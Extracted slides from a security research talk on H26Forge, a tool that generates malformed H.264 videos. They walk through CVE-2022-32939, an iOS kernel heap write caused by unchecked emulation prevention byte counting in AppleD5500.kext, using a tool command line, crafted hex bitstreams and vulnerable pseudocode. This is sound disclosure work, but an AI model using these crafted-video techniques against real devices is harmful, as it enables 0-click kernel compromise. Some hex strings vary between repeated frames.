cpb_size_scale	0 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx]	0 5	ue(v)
cpb_size_value_minus1[SchedSelIdx]	0 5	ue(v)
cbr_flag[SchedSelIdx]	0 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 5	u(5)
cpb_removal_delay_length_minus1	0 5	u(5)
dpb_output_delay_length_minus1	0 5	u(5)
time_offset_length	0 5	u(5)
}		

```
"cpb_cnt_minus1": {  
    "min": 0,  
    "max": 255  
},  
"bit_rate_scale": {  
    "min": 0,  
    "max": 15  
},  
"cpb_size_scale": {  
    "min": 0,  
    "max": 15  
},  
"bit_rate_value_minus1": {  
    "min": 0,
```





Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
 - CVE-2022-3266: Firefox out-of-bounds Read
 - CVE-2022-48434: FFmpeg use-after-free
 - **CVE-2022-32939: iOS kernel heap write**
 - CVE-2022-42846: iOS kernel DoS (0-click)
 - CVE-2022-42850: iOS kernel heap overflow
 - Hardware information leak



Details in paper <https://wrv.github.io/h26forge.pdf>





CVE-2022-32939: iOS Kernel Heap Write Vuln



Tools Used for Analysis



CORELLIUM

H26FORGE

Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



Found 3 parsing vulnerabilities in
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click) 
- **CVE-2022-32939: Controlled write** 

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



CVE-2022-22675

AppleAVD H.264 vulnerability
exploited in the wild!


We demonstrate how to exploit it
for a heap overflow

CVE-2022-32939: iOS Controlled write

- Heap overflow from missing bounds check on emulation prevention byte (EPB) handling
- Found with H26Forge video generation
- **iOS Kernel controlled heap write vulnerability**
- Requires an information leak
- **Triggerable from video thumbnailing – 0-click attack surface**
- Patched in
 - iOS 15.7.1 and 16.1
 - iPadOS 15.7.1 and 16

```
./h26forge --mp4 --mp4-rand-size --safes  
a-pred --ignore-ipcm --config config/def  
1/video.1689627131.0099.264  
Log saved to tmp/rand_100_vids_1689627131  
dev@dev-vm:~/Downloads/h26forge-linux-x86_64$ ./h26forge --mp4 --mp4-rand-size --safes  
a-pred --ignore-ipcm --config config/def  
1/video.1689627131.0099.264  
Log saved to tmp/rand_100_vids_1689627131  
video.1689627131.0000.264  
video.1689627131.0000.264.mp4  
video.1689627131.0000.264.safestart.264  
video.1689627131.0000.264.safestart.mp4  
video.1689627131.0001.264  
video.1689627131.0001.264.mp4  
video.1689627131.0001.264.safestart.264  
video.1689627131.0001.264.safestart.mp4  
video.1689627131.0002.264  
video.1689627131.0002.264.mp4  
video.1689627131.0002.264.safestart.264  
video.1689627131.0002.264.safestart.mp4
```

<https://upload.wikimedia.org/wikipedia/en/b/ba/DrawingHands.jpg>



Graphics Driver

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved bounds checks.

CVE-2022-32939: Willy R. Vasquez of The University of Texas at Austin

<https://support.apple.com/en-us/HT213490>

Emulation Prevention Bytes (EPBs)



Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00|01|02|03]

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001

6764000BACD9424DF884

00000001

68EBECB22C

000001

65888400197F32C8000106090682C

5570000000301419A216C41972EB0

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000BACD9424DF884
00000001	68EBECB22C
000001	65888400197F32C8000106090682C 55700000001419A216C41972EB0

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```


Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

0

AppleD5500.kext EPB Handling



```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

0

AppleD5500.kext EPB Handling



```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling




```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

0

AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

0

AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

0

AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8-0);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```


```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```


NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling



```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



64	uint epb_offset_array[256];	1	uint epbs;
----	-----------------------------	---	------------

uint epbs
serves as an
array index

NALU
Header


EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



NALU
Header

